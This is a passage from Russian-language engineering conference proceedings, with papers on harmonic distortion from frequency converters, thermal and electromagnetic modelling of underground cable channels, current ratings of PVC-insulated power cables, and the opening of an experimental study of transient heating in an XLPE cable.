На рис. 4 представлена модель ПЧ с сетевым и моторным дросселем. Для наглядности модели система электроснабжения представлена блоком СЭС, а преобразователь – блоком ПЧ.




Рис. 4. Модель ПЧ с сетевым и моторным дросселем

В результате моделирования были получены осциллограммы напряжения и тока на входе и выходе ПЧ (рис. 5). Исследуя полученный результат, видим, что синусоида выходного напряжения ПЧ приняла более типовой характер и показатель качества электрической энергии составил THD = 34,89 % (рис. 6).




Рис. 5. Напряжение и ток на входе и выходе ПЧ

Исходя из полученного результата, делаем вывод, что применение пассивных фильтров для данного примера является недостаточным и необходимо рассматривать дополнительный комплекс мер по устранению гармонических составляющих.




Рис. 6. Гармонический состав напряжения на выходе преобразователя THD = 34,89 %

При этом расчет реальных систем автономного электроснабжения чаще всего представляет собой весьма сложную задачу. Это связано со сложной конфигурацией сети и большого количества элементов в ее составе. По упрощенным моделям таких систем можно давать первичную оценку качества сети.

Таким образом, наличие нелинейной нагрузки в автономных сетях электроснабжения в значительной степени сказывается на качестве электрической энергии. Для обеспечения надлежащего качества необходимо заблаговременно принимать меры по устранению гармонических составляющих за счет применения пассивных или активных фильтров.

Библиографический список

1. ГОСТ 32144–2013. Электрическая энергия. Совместимость технических средств электромагнитная. Нормы качества электрической энергии в системах электроснабжения общего назначения: дата введения 01.07.2014. – М.: Стандартинформ, 2014.

2. Вольдек А.И., Попов В.В. Электрические машины. Машины переменного тока: учебник для вузов. – СПБ.: Питер, 2010. – 350 с.

3. Харлов Н.Н. Электромагнитная совместимость в электроэнергетике: учеб. пособие. – Томск: Изд-во ТПУ, 2007. – 207 с.

4. Черных И.В. Моделирование электротехнических устройств в MatLab, SimPowerSystems и Simulink. – М.: ДМК Пресс; СПб.: Питер, 2008. – 288 с.

5. Пронин М.В., Воронцов А.Г. Электромеханотронные комплексы и их моделирование по взаимосвязанным подсистемам. – СПб.: Изд-во СПбГЭТУ «ЛЭТИ», 2017. – 222 с.

6. Куско А. Томпсон М. Качество энергии в электрических сетях; пер. с англ. А.Н. Рабодзея. – М.: Додэка – XXI, 2008. – 333 с.

Сведения об авторах

Бухаев Александр Андреевич – магистрант кафедры «Электрические станции, сети и системы» Иркутского национального исследовательского технического университета, гр. УЭСм-21-1, г. Иркутск, e-mail: a.bukhaev@mail.ru

Селезнев Алексей Спартакович – кандидат технических наук, доцент кафедры «Электрические станции, сети и системы» Иркутского национального исследовательского технического университета, г. Иркутск.

УДК 519.635.8

Н.М. Труфанова, М.А. Васильев

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ НЕСТАЦИОНАРНЫХ ПРОЦЕССОВ ТЕПЛОМАССОПЕРЕНОСА В ПРЯМОУГОЛЬНОМ КАБЕЛЬНОМ КАНАЛЕ

Постановка задачи – расчет комплексного тепломассобмена в кабельном канале прямоугольного типа с учетом электро- и магнитодинамических процессов в металлических элементах кабеля. Задача решалась с помощью таких программных комплексов, как ANSYS Fluent, ANSYS ICEM CFD, ANSYS Maxwell. В итоге было получено распределение температур кабельного канала в зависимости от токовой нагрузки и произведена коррекция токовой нагрузки для получения допустимых температурных значений.

Ключевые слова: задача тепломассопереноса, токовая нагрузка, кабельный канал, температурное поле, уравнения.

N.M. Trufanova, M.A. Vasilev

MATHEMATICAL MODELING OF NON-STATIONARY HEAT AND MASS TRANSFER PROCESSES IN A RECTANGULAR CABLE CHANNEL

The problem statement is the calculation of complex heat and mass exchange in a rectangular cable channel, taking into account electro– and magnetodynamic processes in metal cable elements. The problem was solved with the help of such software systems as: ANSYS Fluent, ANSYS ICEM CFD, ANSYS Maxwell. As a result, the temperature distribution of the cable channel was obtained depending on the current load. And the current load was corrected to obtain acceptable temperature values.

Keywords: heat and mass transfer problem, current load, cable channel, temperature field, equations.

Актуальность проблемы. В настоящее время силовые кабели с изоляцией из СПЭ и полиуретанов вызывают большой интерес, который растет изо дня в день. Также возрастают и требования к эксплуатационным характеристикам, отсюда и тенденция роста интереса к вышеуказанным изоляционным материалам.

В условиях нынешнего темпа глобализации городских электросетей прокладка силовых кабелей на территориях с компактной

инфраструктурой рекомендуется в каналах под землей. Но изредка пространство подземных электросетей используется эффективно [1].

В связи с этим возникают проблемы с правильным подбором кабелей, проложенных под землей, а также с правильным проектированием самого канала. Токовая нагрузка (номинальная и длительно допустимая) кабелей зависит от таких факторов, как теплофизические свойства элементов конструкции кабеля и окружающей среды, наведенный ток в металлическом экране кабеля, условия теплообмена, геометрические параметры кабеля и самого подземного канала.

Много исследований и экспериментов было проведено в таких областях, как тепловые и электродинамические процессы, протекающие в кабельных каналах и линиях. Но не всегда существующие инженерные методики позволяют учесть и оценить влияние вышеперечисленных факторов.

Таким образом, изучение и исследование процессов комплексного тепломассобмена, электро- и магнитодинамики в кабельном канале, находящемся под землей, является довольно перспективным и актуальным на данный момент.

Постановка задачи. На рис. 1 изображены геометрия, а также размеры кабельных линий, расположенных в кабельном канале, и размеры самого канала.




Рис. 1. Геометрические размеры рассматриваемой модели

Внутри кабельного канала находится воздух, а вокруг него область, засыпанная твердым грунтом (земля). Кабельный канал включает в себя 8 бетонных полок, на каждой полке лежит 3 кабеля марки ПвП2г 1×150/35 – 20 (линия). Диаметр кабеля по оболочке составляет 36 мм, а диаметр по токопроводящему сердечнику – 14 мм. Расстояние кабелей друг от друга – 70 мм.

Для описания конвективного тепломассопереноса в решении поставленной задачи использовались естественная конвекция и гравитационная составляющая воздушного потока.

Законы сохранения энергии, количества движения и массы являлись основополагающими при исследовании движения воздуха и процессов теплопередачи в данной модели. Например, для описания процесса передачи тепла конструктивными элементами кабельных линий используется вышеупомянутый закон энергии.

Допуски: постоянство теплопроводности материалов, ламинарное течение, изоляция имеет сложную составную структуру, замененную однородным монолитом из СПЭ с усреднёнными свойствами.

Система дифференциальных уравнений представлена в следующем виде:

Уравнение теплопроводности для бетонной стенки канала и твердого грунта:

$$\frac{\partial}{\partial x}\left(\lambda\frac{\partial}{\partial x}\right)+\frac{\partial}{\partial y}\left(\lambda\frac{\partial t}{\partial y}\right)=c\rho\frac{\partial t}{\partial \tau}; \qquad (1)$$

– уравнение сплошности:

$$\frac{\partial \rho}{\partial \tau}+U_x\frac{\partial \rho}{\partial x}+U_y\frac{\partial \rho}{\partial y}=\rho\left(\frac{\partial U_x}{\partial x}+\frac{\partial U_y}{\partial y}\right); \qquad (2)$$

– уравнение движения:

$$\frac{\partial U_x}{\partial \tau}+U_x\frac{\partial U_x}{\partial x}+U_y\frac{\partial U_x}{\partial y}=-\frac{1}{\rho}\frac{\partial P}{\partial x}+\frac{\partial}{\partial x}\mu\frac{\partial U_x}{\partial x}+\frac{\partial}{\partial y}\mu\frac{\partial U_x}{\partial y}; \qquad (3)$$

$$\frac{\partial U_y}{\partial \tau}+U_x\frac{\partial U_y}{\partial x}+U_y\frac{\partial U_y}{\partial y}=-\frac{1}{\rho}\frac{\partial P}{\partial y}+\frac{\partial}{\partial x}\mu\frac{\partial U_Y}{\partial x}+$$
$$+\frac{\partial}{\partial y}\mu\frac{\partial U_y}{\partial y}+\frac{g\beta(T-T_0)}{\rho}; \qquad (4)$$

– уравнение теплопроводности кабельных линий:

$$\frac{\partial}{\partial x}\left(\lambda\frac{\partial}{\partial x}\right)+\frac{\partial}{\partial y}\left(\lambda\frac{\partial t}{\partial y}\right)+q_v=c\rho\frac{\partial t}{\partial\tau}. \quad (5)$$

Зависимость плотности воздуха от температуры по закону Буссинеска:

$$\rho(T)=\rho_0[1-\beta(t-t_0)]. \quad (6)$$

Уравнение энергии воздуха:

$$\rho c\left(\frac{\partial t}{\partial\tau}+U_x\frac{\partial t}{\partial x}+U_y\frac{\partial t}{\partial y}\right)=\frac{\partial}{\partial}\lambda\frac{\partial t}{\partial x}+\frac{\partial}{\partial}\lambda\frac{\partial t}{\partial y}, \quad (7)$$

где *x*, *y* – координаты декартовой плоскости; *g* – ускорение свободного падения; U_x, U_y – векторы скорости воздуха в канале; *P* – отклонение давления воздуха от гироскопического; ρ_0 – плотность воздуха при температуре t_0 = 20°C; *t* – температура,°C; ρ, μ – данные воздуха, плотность и вязкость; β – температурный коэффициент плотности воздуха; λ – теплопроводность материалов; q_v – мощность от внутреннего источника тепла.

Начальное условие: каждая точка температурного поля изначально имеет температуру 20 °C.

Граничные условия: по поверхности грунта задается ГУ 3-го рода, на других границах в массиве грунта задаются адиабатические условия теплообмена; на состыковке границ для разных сред были установлены ГУ 4-го рода и условия температурного сопряжения; для скорости на поверхности стенок канала и кабелей – непроницаемость и налипание [3]. Мощность внутреннего источника тепловой энергии в металлическом экране и ТПЖ определяется законом Джоуля–Ленца по формуле

$$q_{v1}=\iint_S\frac{I_1^2}{\sigma_5^1}dS, \quad (8)$$

$$q_{v2}=\iint_S\frac{I_6^2}{\sigma_5^6}dS, \quad (9)$$

где I_1, I_6 – номинальный ток жилы и металлического экрана силового кабеля, А; σ_5^1, σ_5^6 – коэффициент удельной электропроводности ТПЖ и металлического экрана силового кабеля, См/м.

Рассмотрение задачи электро- и магнитодинамики дает возможность вычисления дополнительных тепловых потерь в металлических экранах силового кабеля q_{v2} (9). Допуски: пренебрегаем электропроводностью грунта и конструктивных элементов кабельного канала; бесконечная длина кабеля; квазистационарное электромагнитное поле; постоянство и изотропность электродинамических свойств используемых материалов; уравнения Максвелла являются основополагающими при описании математической модели электродинамических процессов в кабельном канале. Уравнение для плотности тока и векторного магнитного потенциала имеет следующий вид:

$$\frac{\partial}{\partial x}\left(\frac{1}{\mu_1}\frac{\partial A_z}{\partial x}\right)+\frac{\partial}{\partial y}\left(\frac{1}{\mu_1}\frac{\partial A_z}{\partial y}\right)-j\omega\sigma^1 A_z + J^{1S}=0, \tag{10}$$

$$-j\omega\sigma^1 A_z + J^{1S} = J^1, \tag{11}$$

$$\iint_{S^1} J^1 = I_h, \qquad h=a,b,c, \tag{12}$$

$$\frac{\partial}{\partial x}\left(\frac{1}{\mu_6}\frac{\partial A_z}{\partial x}\right)+\frac{\partial}{\partial y}\left(\frac{1}{\mu_6}\frac{\partial A_z}{\partial y}\right)-j\omega\sigma^6 A_z + J^{6S}=0, \tag{13}$$

$$-j\omega\sigma^6 A_z + J^{6S} = J^6 \tag{14}$$

$$\iint_{S^6} J^6 dS = I^6, \tag{15}$$

$$\frac{\partial}{\partial x}\left(\frac{1}{\mu_5}\frac{\partial A_z}{\partial x}\right)+\frac{\partial}{\partial y}\left(\frac{1}{\mu_5}\frac{\partial A_z}{\partial y}\right)=0, \tag{16}$$

$$\frac{\partial}{\partial x}\left(\frac{1}{\mu_i}\frac{\partial A_z}{\partial x}\right)+\frac{\partial}{\partial y}\left(\frac{1}{\mu_i}\frac{\partial A_z}{\partial y}\right)=0, \tag{17}$$

где j – мнимая единица; x, y – координаты декартовой плоскости; A_z – составляющая вектора магнитного потенциала, Вб/м; ω – круговая частота, рад/с; σ^1, σ^6 – коэффициент удельной электропроводности ТПЖ, металлического экрана кабеля, см/м; $h = a, b, c$ – фазы ТПЖ; μ_1, μ_6, μ_5 – магнитная проницаемость ТПЖ, экрана силового кабеля, воздуха, Гн/м; J^{1s}, J^{6s} – плотность тока в ТПЖ и в экране силового

кабеля, А/м^2; S^1, S^6 – площадь поперечного сечения ТПЖ и экрана, м^2; I_h, I^6 – ток в ТПЖ и металлическом экране кабеля (A).

Расчет результатов: результаты представлены ниже на рис. 2 и 3.




Рис. 2. Распределение температур в зоне кабельного канала, при токе 250 А




Рис. 3. Распределение температур в кабельном канале
при скорректированной токовой нагрузке

Заключение. На рис. 2 можно увидеть, что кабельные линии, расположенные ближе к середине кабельного канала, имеют максимальную в данном канале температуру. Это связано с тем, что в центре канала теплоотвод кабельных линий затруднен. Максимальная температура изоляции при нагрузке в 250 А составила 99,36 °С. Такая температура не соответствует длительно допустимому значению, то есть данный вид изоляции пострадает при такой токовой нагрузке. Поэтому, чтобы предотвратить пробой изоляции, необходимо снизить токовую нагрузку на линии с максимальной температурой.

Библиографический список

1. Лойцянский Л.Г. Механика жидкости и газа. – М.: Наука, 1973. – 848 с.

2. Щербинин А.Г., Черняев В.В. Теплопередача: учеб. пособие. – Пермь: Изд-во Пермского нац. исслед. политехн. ун-та, 2014.

3. Снижение затрат при капитальном строительстве кабельных сооружений // Кабель-news. – 2014. – № 1. – С. 34–35.

4. Научная электронная библиотека [Электронный ресурс]. – URL: https://www.elibrary.ru/ (дата обращения: 20.05.2022).

Сведения об авторах

Труфанова Наталья Михайловна – доктор технических наук, профессор, заведующая кафедрой «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: trufanova@pstu.ru

Васильев Максим Андреевич – студент Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1б, г. Пермь, e-mail: vasilev.maks2000@mail.ru

УДК 621.315

А.А. Габов, А.Г. Щербинин

МАТЕМАТИЧЕСКОЕ МОДЕЛИРОВАНИЕ ТЕПЛОВЫХ ПРОЦЕССОВ ДЛЯ ОПРЕДЕЛЕНИЯ ЭКСПЛУАТАЦИОННЫХ ХАРАКТЕРИСТИК СИЛОВЫХ КАБЕЛЕЙ С ИЗОЛЯЦИЕЙ ИЗ ПВХ-ПЛАСТИКАТА

В этой статье был проведен расчет токовых нагрузок трех-, четырех- и пятижильных силовых кабелей на напряжение 1 кВ с изоляцией из ПВХ-пластиката. Моделирование тепловых процессов выделения тепла было произведено с помощью программного комплекта ANSYS. Для кабеля, проложенного в земле, были построены температурные поля.

Ключевые слова: рабочий ток кабеля, условия прокладки, математическое моделирование, силовой кабель.

A.A. Gabov, A.G. Shcherbinin

MATHEMATICAL MODELING OF THERMAL PROCESSES TO DETERMINE THE PERFORMANCE CHARACTERISTICS OF POWER CABLES WITH PVC INSULATION

In this article, the calculation of the current loads of three, four and five-core power cables for a voltage of 1 kV with PVC insulation was carried out. Modeling of heat release processes was carried out using the ANSYS software package. Temperature fields were built for the cable laid in the ground.

Keywords: cable operating current, laying conditions, mathematical modeling, power cable.

Силовые кабели с изоляцией из поливинихлоридного пластиката применяются в распределительных сетях на переменное напряжение до 35кВ включительно. Кабели можно прокладывать в земле или же производить монтаж на воздухе. Номинальные токовые нагрузки (рабочие токи) являются одними из основных эксплуатационных характеристик силовых кабелей.

Токовые нагрузки определены для трех-, четырех- и пятижильных кабелей с изоляцией и оболочкой из ПВХ-пластиката на напряжение 1 кВ. Токопроводящие жилы (ТПЖ) являются медными, многопроволочными, уплотненными, секторной формы, сечением 240 мм^2. При нахождении рабочих токов силовых кабелей на напряжение 1 кВ,

проложенных в земле, принято считать, что глубина прокладки h равна 0,7 м, а температура окружающей среды – 15°С [1].

Токовые нагрузки определены с помощью методики ГОСТ Р МЭК 60287 [2, 3] и математического моделирования тепловых процессов. При построении математической модели полуограниченный массив земли заменен на цилиндрическую стенку, тепловое сопротивление которой равняется тепловому сопротивлению земли. Условием такой замены является то, что отношение глубины прокладки к диаметру кабеля много больше 1 [4]. При этом внешний радиус цилиндрической стенки равен удвоенному значению глубины прокладки [4].

На рис. 1 приведена схема расчетной области при решении тепловой задачи с помощью математического моделирования.





Рис. 1. Схема прокладки трехжильного кабеля в земле:
1 – медная ТПЖ секторной формы; *2* – изоляция;
3 – внутренняя оболочка; *4* – стальная ленточная броня;
5 – защитный шланг

На рис. 2, *а* и 2, *б* приведены поперечные сечения четырех- и пятижильных кабелей. Изоляция, внутренняя оболочка и защитный шланг выполнены из ПВХ-пластиката.

В четырехжильных кабелях три ТПЖ являются основными, одна ТПЖ – нулевая. В пятижильных кабелях пятая жила является жилой заземления.



а *б*

Рис. 2. Четырехжильный кабель (*а*), пятижильный кабель (*б*); *1*–*5* см. рис. 1

При построении математической модели тепловых процессов кабеля, проложенного в земле, считается, что поле температур не изменяется во времени и вдоль кабеля. Теплофизические характеристики проводниковых и электроизоляционных материалов кабеля, а также земли являются константами.

Таким образом, стационарное распределение температурного поля в кабеле и массиве земли описывается уравнением теплопроводности [4]:

$$\lambda\left(\frac{\partial^2 t}{\partial x^2}+\frac{\partial^2 t}{\partial y^2}\right)+q_v=0, \qquad (1)$$

где *x*, *y* – декартовые координаты; *t* – температура, ° С; q_v – источник тепла, Вт/м^3; λ – коэффициент теплопроводности, Вт/(м·°С).

Величина q_v определяется по формуле

$$q_v=\frac{I^2 R_{\approx}}{S}, \qquad (2)$$

где I – ток, А; $R_{\approx}=R_{=}(1+y_s+y_p)$ – электрическое сопротивление ТПЖ для тока промышленной частоты, Ом/м; S – сечение токопроводящей жилы, м^2; $R_{=}$ – сопротивление жилы при частоте равной нулю и температуре 70°С; y_s и y_p – коэффициенты, определяемые по ГОСТ Р МЭК 60287 [2] и учитывающие влияние скин-эффекта.

На внешней границе (см. рис. 1) задается условие Ньютона–Рихмана [4]:

$$-\lambda \frac{\partial t}{\partial n} \mid = \alpha (t - t_{\text{o.ср}}), \tag{3}$$

где $\alpha = 10$ – коэффициент теплоотдачи, Вт/(м^2·°С); $t_{\text{o.ср}}$ – температура окружающей среды, °С.

Вначале был произведен расчет геометрических параметров секторных ТПЖ [5], с помощью которых были построены геометрические модели и, конечно, элементные сетки в ICEM CFD. Далее в программном модуле ANSYS Fluent решалась задача по определению температурных полей и нахождению номинальных токовых нагрузок с учетом длительно допустимой рабочей температуры для ПВХ-пластиката равной 70 °С [1]. На рис. 3, 4 и 5 приведены поля температур трех-, четырех- и пятижильных кабелей.




Рис. 3. Поле температур трехжильного кабеля




Рис. 4. Поле температур четырехжильного кабеля




Рис. 5. Поле температур пятижильного кабеля

Из рисунков видно, что наибольшую температуру (70 °С) имеют основные токопроводящие жилы. Температуры нулевой жилы (для четырех- и пятижильного кабеля) и жилы заземления (пятижильного кабеля) меньше на 10–15 °С температуры основных ТПЖ, так как в рабочем симметричном режиме токи по ним не протекают.

Значения токовых нагрузок рассматриваемых кабелей, определенные с помощью различных методик, приведены в таблице.

Длительно допустимые токовые нагрузки, А

Метод расчета	Количество ТПЖ		
	3	4	5
ANSYS Fluent	451,8	454,2	456,7
ГОСТ Р МЭК 60287	451,8	459,8	466,8
ГОСТ 31996–2012	471	471	471

Из таблицы видно, что при увеличении количества ТПЖ токовые нагрузки растут, что связано с увеличением диаметра кабеля и лучшим отводом тепла.

Сравнивая между собой различные методы расчета, можно отметить, что метод, основанный на математическом моделировании, является наиболее универсальным, поскольку позволяет учитывать практически любые факторы, влияющие на тепловые процессы и, как следствие, на токовые нагрузки силовых кабелей.

Библиографический список

1. ГОСТ 31996–2012. Кабели силовые с пластмассовой изоляцией на номинальное напряжение 0,66; 1 и 3 кВ. – М.: Стандартинформ, 2013.

2. ГОСТ Р МЭК 60287-1-1–2009. Кабели электрические. Расчет номинальной токовой нагрузки. Уравнения для расчета номинальной токовой нагрузки (100%-ный коэффициент нагрузки) и расчет потерь. – М.: Стандартинформ, 2009.

3. ГОСТ Р МЭК 60287-2-1–2009. Кабели электрические. Расчет номинальной токовой нагрузки. Тепловое сопротивление. Расчет теплового сопротивления. – М.: Стандартинформ, 2009.

4. Исаченко В.П., Осипова В.А., Сукомел А.С. Теплопередача. – М.: Энергоиздат, 1981. – 416 с.

5. Савченко В.Г., Труфанова Н.М., Щербинин А.Г. Расчет секторной жилы // Кабели и провода. – 2011. – № 3 (328). – С. 14–17.

Сведения об авторах

Габов Александр Андреевич – студет Пермского национального исследовательского политехнического университета, гр. КТЭ-18-1б, г. Пермь, e-mail: lastchaos712@gmail.com

Щербинин Алексей Григорьевич – доктор технических наук, профессор кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: agshch@mail.ru

УДК 621.31

А.Е. Терлыч, Ю.С. Гаранина

ИССЛЕДОВАНИЕ ПЕРЕХОДНЫХ ТЕПЛОВЫХ ПРОЦЕССОВ В КАБЕЛЕ С XLPE-ИЗОЛЯЦИЕЙ В ЗАВИСИМОСТИ ОТ НАГРУЗКИ

Проведено экспериментальное исследование переходных тепловых процессов в кабеле марки АПвП 1х240-10кВ. Описаны экспериментальная установка и условия проведения исследования. По экспериментальным данным методом регрессионного анализа получены параметры модели (уравнения нагрева). Построена тепловая схема замещения кабеля, в соответствии с которой рассчитаны тепловые сопротивления кабеля и окружающей среды. Обнаружено, что отношение перепада температур в жиле и в оболочке кабеля практически не изменяется во всём диапазоне нагрузок.

Ключевые слова: постоянная времени нагрева, переходные тепловые процессы, ток нагрузки, температура ТПЖ, кабельные линии.

A.E. Terlych, Y.S. Garanina

STUDY OF TRANSIENT HEAT PROCESSES IN CABLE WITH XLPE INSULATION DEPENDING ON LOAD

An experimental study of transient thermal processes in the cable brand APvP 1x240-10kV has been carried out. The experimental setup and conditions for conducting the study are described. Based on the experimental data, the model parameters (heating equations) were obtained by regression analysis. The thermal equivalent circuit of the cable is constructed, in accordance with which the thermal resistances of the cable and the environment are calculated. It was found that the ratio of the temperature difference in the core and in the cable sheath practically does not change over the entire range of loads.

Keywords: heating time constant, transient thermal processes, load current, temperature of PVD, cable lines.

В настоящее время в связи с развитием средств автоматизации повысился интерес к разработке систем мониторинга состояния кабельных линий, позволяющих определять их пропускную способность [1]. С ростом электропотребления и использования распределенной генерации особую актуальность приобретают задачи расчета динамической допустимой токовой нагрузки линий электропередач, что позволяет определять допустимые токи и время перегрузки ли-

нии в зависимости от предшествующей нагрузки [2, 3, 4, 5, 6]. Указанные задачи позволяют полностью реализовать пропускную способность существующих линий без риска снижения срока службы или повреждения кабелей.

В основе подхода к решению перечисленных задач является моделирование тепловых процессов внутри кабеля и в окружающей его среде с целью определить температуру токопроводящей жилы (ТПЖ), которая в свою очередь ограничена допустимой для изоляции температурой [7]. При разработке математических моделей теплового поведения кабельных линий исследователи сталкиваются с проблемой верификации полученной модели. Например, в [8] авторы даже прибегают к созданию физической модели кабеля для экспериментального исследования переходных тепловых процессов в нем.

Цель работы – экспериментальное исследование и анализ переходных тепловых процессов в реальном кабеле, нагруженном в лабораторных условиях рядом значений тока. В качестве объекта исследования был использован кабель марки АПвП 1х240 – 10кВ, конструкция которого приведена на рис. 1.

